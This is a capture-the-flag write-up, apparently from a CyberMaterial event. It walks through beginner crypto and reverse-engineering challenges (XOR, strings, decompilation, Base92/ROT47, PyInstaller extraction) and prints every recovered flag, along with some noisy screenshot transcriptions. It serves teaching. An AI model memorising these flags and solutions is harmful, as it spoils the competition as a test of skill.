root@jahan:/home/jahan# python3 loveletter.py
LOVE_U_TRITHEMIUS
root@jahan:/home/jahan# |
```

CM{LOVE_U_TRITHEMIUS}

Challenge Name: My Secret X 'V' My Secret Y

Category: Crypto

Points: 60

Challenge Description

A message from the cheeky code gremlins: Our secrets are hidden in plain sight, like a magician's trick. Your task? Play peekaboo with bytes to reveal what's concealed. Remember, it's not about where they're hiding but who's hiding!

Hide: 6866507f43181e1874531b79741f59187448791f517256 & Seek:
???????????????

Solution:

- Identify the Cipher:** Using dcode.fr, I identified that the ciphertext was encrypted with an XOR cipher.
- Decrypt Using dcode.fr:** I used the XOR cipher tool available at dcode.fr to decode the ciphertext.
- Analyse Results:** After decoding, I analysed the results provided by the tool. Among the possible outputs, I identified the flag

Bookmark dcode.fr/xor-cipher

ChatGPT IP Info share bugcrowd HackerOne notion note Web Vulnerab

113a3738	y(gGR') en ,Ae%n erN'@Ha
07213738	oGgGD9) sr ,As>n siN'Vsa
003f3738	hYgGC') t1 ,At n twN'QMa
073a3738	o\gGD") si ,As%n srN'VHa
00213738	hGgGC9) tr ,At>n tiN'QSa
113d3738	y[gGR%) en ,Ae%n euN'@Oa
06263738	n@gGE>) ru ,Ar9n rnN'wTa
2b	CM{Th353_x0R_4r3_cR4z Y}
3f	WYo@ '! 'K]\$FK f'KwF nMi
3a	R\jEy""\$Ni !CN%c"NrC%k H1
3b	S]kDx#%#0h B0\$b#OsB\$jIm
2d	EK}Rn535Y~6TY2t5YeT2 _{
3c	TZ1C◆\$"Ho 'EH#e\$HtE# mNj
3d	U[mB~%##In&DI"d%IuD"] ok
	#80

XOR Cipher - [dCode](#)
Tag(s) : Modern Cryptography
Share

CM{Th353_x0R_4r3_cR4zY}

Category: REV

Challenge Name: Rev is easy!

Category: Rev

Points: 20

Challenge Description: Welcome to the “Rev is Easy!” challenge at CyberMaterial! Think you’re clever enough to outsmart our file? Prove that “Rev” isn’t just short for “Reverse Engineering,” but also for “Really Easy Victory!”

The task was to reverse engineer a file named `jajajajajajja` and extract the flag. The challenge name suggested that the process might be straightforward.

Solution:

File Analysis: I began by analysing the file using the `cat` command and piped the output through `strings` to extract any readable text from the binary.

Filtering for the Flag: To narrow down the search for the flag, I used `grep` to filter for any text that started with "CM," which is the typical flag format for this challenge.

The exact command used: `cat jajajajajajja | strings | grep "CM"`

The flag appeared in plain text after running the command.

```
root@jahan:/home/jahan# cat jajajajajajja | strings | grep "CM"
476837158203125<invalid Value>ASCII_Hex_Digit CM{ReV_i5_Easy}Hanifi_RohingyaOther_LowercaseOther_UppercasePsalter_Pahlavi
runtime.traceGCMarkAssistStart
runtime.traceGCMarkAssistDone
CMVHuy
root@jahan:/home/jahan#
```

`CM{ReV_i5_Easy}`

Challenge Name: Go Crazy!!

Category: Rev


Points: 30

Challenge Description: Go Crazy!! 30 In a small, dimly lit room, a determined hacker named killswxth sits in front of an old, flickering computer screen. They find a book with a note that reads, "Check the sequence." Using this clue, killswxth deciphers the password and enters it, unlocking a hidden door that reveals secret manuscripts.

I was provided with a file named `killswxthhhhhhhhhhhhhhhhhhhhhhh`.

Solution:

I uploaded the provided file to [Dogbolt](#), an online platform for analysing code and files. After uploading the file, I checked the decoded version of the content and reviewed the output. Upon examining the decoded output, I found the flag hidden within the file



```
Upload File
Your file must be less than 2MB in size. Uploaded binaries are retained.
Browse... killswxthhhhhhhhhhhhhhhhhhhhhhh

angr C
BinaryNinja C
Ghidra C
Hex-Rays C
```

The screenshot shows the Dogbolt Decomplier Explorer interface with three tabs: angr C, BinaryNinja C, and Ghidra C. The Ghidra C tab displays assembly code with a red box highlighting a specific line of code. The line is: `strcmp(iv6, "(M5O_MuCh_7un)");`. This indicates that the password 'CM{5O_MuCh_7un}' is being compared to the variable `iv6`.

CM{5O_MuCh_7un}

Challenge Name: Who's Really Dunked?

Category: Rev

Points: 40

Challenge Description:

Cosmicgurl::92 says, "R47RoO7::47 is drunk!" 🍺 R47RoO7::47 responds, "JavaScript::00 is drunk!" 😅 And then, out of nowhere, JavaScript stumbles in and says, "Yep, I'm actually drunk!" 🥃 So, let's do a reverse cosmic dance to figure out who's really had one too many. Spoiler alert: it looks like JavaScript is the real party animal! 🚀🥳

The challenge provides a `party.txt` file containing seemingly random letters, symbols, and numbers.

Solution:

I inspected the contents of `party.txt` and noticed that the data looked encoded. I used [dcode.fr](#) to identify that the encoding was Base92.

After decoding the Base92-encoded content, I obtained more random symbols. It looked like there was another layer of encoding.

I used [dcode.fr](#) again and found it is ROT47 encoding and decoded it. This time, I obtained a JavaScript code.

Understanding the Script: The decoded JavaScript script was designed to ask for three inputs and validate a flag using a SHA-256 hash check.

Running the Script: I ran the JavaScript code and entered the following values based on hints from the script:

- First value: **News**
- Second value: **Alerts**
- Third value: **Incident**

```

root@jahan:/home/jahan# node ha.py
Enter first value: 1
Enter second value: 1
Enter third value: 1
Incorrect flag. Try again.
root@jahan:/home/jahan# node ha.py
Enter first value: News
Enter second value: Alerts
Enter third value: Incident
Congratulations! The flag is: CM{News_Alerts_Incident}
root@jahan:/home/jahan#

```

After entering the values, the script checked the flag and returned the correct result:

Challenge Name: The Key to Nowhere

Category: Rev


Points: 60

Challenge Description:

You've got your hands on a mysterious file called wkwkwkkw, and the word on the street is that only those with a sharp mind and a good sense of humor can unlock its secrets. Legend says it holds the key to something... static, perhaps? Who knows?

Solution:

Analysing the File: I received a file named `wkwkwkkw`. To extract its contents, I used a tool from GitHub called [pyinstxtractor](#).




```
root@jahan:/home/jahan/pyinstxtractor# ls
LICENSE README.md pyinstxtractor.py
root@jahan:/home/jahan/pyinstxtractor# python3 pyinstxtractor.py /home/jahan/wkwkwkkw
[+] Processing /home/jahan/wkwkwkkw
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 5977213 bytes
[+] Found 31 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: 3.pyc
[+] Found 92 files in PYZ archive
[+] Successfully extracted pyinstaller archive: /home/jahan/wkwkwkkw

You can now use a python decompiler on the pyc files within the extracted directory
root@jahan:/home/jahan/pyinstxtractor# ls
LICENSE README.md pyinstxtractor.py wkwkwkkw_extracted
root@jahan:/home/jahan/pyinstxtractor# cd wkwkwkkw_extracted/
root@jahan:/home/jahan/pyinstxtractor/wkwkwkkw_extracted# ls
3.pyc           lib-dynload    liblzma.so.5      pyi_rth_inspect.pyc  pyimod03_ctypes.pyc
PYZ-00.pyz       libbz2.so.1.0   libmpdec.so.3    pyiboot01_bootstrap.pyc struct.pyc
PYZ-00.pyz_extracted libcrypto.so.3  libpython3.10.so.1.0 pyimod01_archive.pyc
base_library.zip libexpat.so.1   libz.so.1       pyimod02_importers.pyc
```

Extracting Files: After running the `pyinstxtractor` tool, I found a file named `3.pyc`, which is a compiled Python file.

Decompiling the .pyc File: To decompile the `3.pyc` file, I used an online tool available at [1ddgo.net](https://www.1ddgo.net/en/string/pyc-compile-decompile). The result was a Python script containing two functions:



The screenshot shows a web browser window with the URL <https://www.1ddgo.net/en/string/pyc-compile-decompile>. The page has a header with various links like BitGPT, IP Info, share, bugcrowd, HackerOne, notion, note, Web Vulnerabilities..., archive, js-enum, Bug Bounty Program, and Google Bug Hunters. Below the header, there are tabs for Operator, Pyc Decompile to Python, Engine, and pycdc. There are also buttons for Copy, Download, and Clear. The main content area is titled "Decompile Result" and contains the following Python code:

```
1 # Visit https://www.1ddgo.net/en/string/pyc-compile-decompile for more information
2 # Version : Python 3.10
3
4 > def xor_encrypt(data, key):
5     '''Encrypt or decrypt data using XOR with the given key.'''
6     return None #Lambda .0 = None: pass# WARNING: Decompile incomplete
7     )(&enumerate(data))
8
9
10 def get_hidden_key():
11     '''Retrieve the hidden key.'''
12     return ''.join((lambda .0: pass# WARNING: Decompile incomplete
13         )((83, 84, 65, 84, 73, 67, 75, 69, 72)))
14
15
16 def get_hidden_flag():
17     '''Retrieve the hidden flag.'''
18     return ''.join((lambda .0: pass# WARNING: Decompile incomplete
19         )((82, 51, 86, 95, 68, 52, 84, 52, 95, 72, 51, 114, 79)))
20
21
22
23 def main():
24     key = get_hidden_key()
25     flag = get_hidden_flag()
26     encrypted_flag = xor_encrypt(flag, key)
27     print('Welcome to CyberMaterial, where only the brave dare to crack the code!')
28     response = input('Do you think you can outsmart the system? (yes/no): ')
29     if response == 'yes':
30         user_input = input('Alright, savvy one! Enter the secret key: ')
31     if user_input == key:
32         decrypted_flag = xor_decrypt(encrypted_flag, key)
33         print(f'Congratulations! Here\'s your flag: {decrypted_flag}')
34         return None
35     None('Oops! Incorrect key. Try again.')
36
37 return None
38 None('I see you're a true codebreaker! No key needed. The flag is hidden, but you're smart enough to find it. Good luck!')
```

- `get_hidden_key()`
- `get_hidden_flag()`

The script returned a sequence of ASCII codes that needed to be decoded.


I took the ASCII values from the `get_hidden_key()` and `get_hidden_flag()` functions and decoded them using the ASCII-to-text tool at [duplichecker.com](https://www.duplichecker.com/).

The key ASCII values were:

83, 84, 65, 84, 73, 67, 75, 69, 72

82, 51, 86, 95, 68, 52, 84, 52, 95, 72, 51, 114, 79

Decoded the second ASCII and got flag R3V_D4T4_H3rO



Knowing the flag format was CM{ }, I combined the decoded result into the final flag:

CM{R3V_D4T4_H3r0}

Challenge Name: Awwwww!!

Category: Rev

Points: 80

Description

So Much Awww & Awaaaaaaaaaa by Jelly Hoshiumi

Flag: Enclosed string with CM{....}

Solution

Analyse the Files:

- **Image File:** Conducted an image search and found a [blog](#) that had a relevant script.
- **Text File:** [Awwwww.txt](#) contains a string that used in the decryption process.

Use the Provided Script:

- The script provided is designed to determine the sequence of indexes after scrambling and recover the hidden string from a given input.

Modify the Script:

- Add the [Awwwww.txt](#) in the [redacted = ""](#) in the script

```
# Determine the sequence of indexes after scrambled
```

```
input = "1234567890_wrtyuiuoasdfghjlcbnm,."
```

```
output = "u_ioasd3fg6h9jwl52cb7nm,.t1480ry"
```

```
lis = []
```

```
# List of index after scrambled
```

```
seq = []
```

```
for i in input:
```

```
    lis += i
```

```
for i in output:
```

```
    for j in lis:
```

```
        if i == j:
```

```
            seq.append(lis.index(j))
```

```
print(f"seq = {seq}")
```

```
loli = "1o1i_awlaw_aowsay3wa0awa!iJlooHi"
```

```
redacted = "Awwwww.txt here"
```

```
o = 0
```

```
while o < len(loli) - 1:  
    for i in seq:  
        if i == o:  
            redacted += loli[seq.index(i)]  
  
        o += 1  
  
print(f"Recovered string is {redacted}")
```

- Run the script to obtain the flag.

Result:

- The script output was J3lly_0oooosHii11i_awawawawaawa!, which fits the flag format.

CM{J3lly_0oooosHii11i_awawawawaawa!}

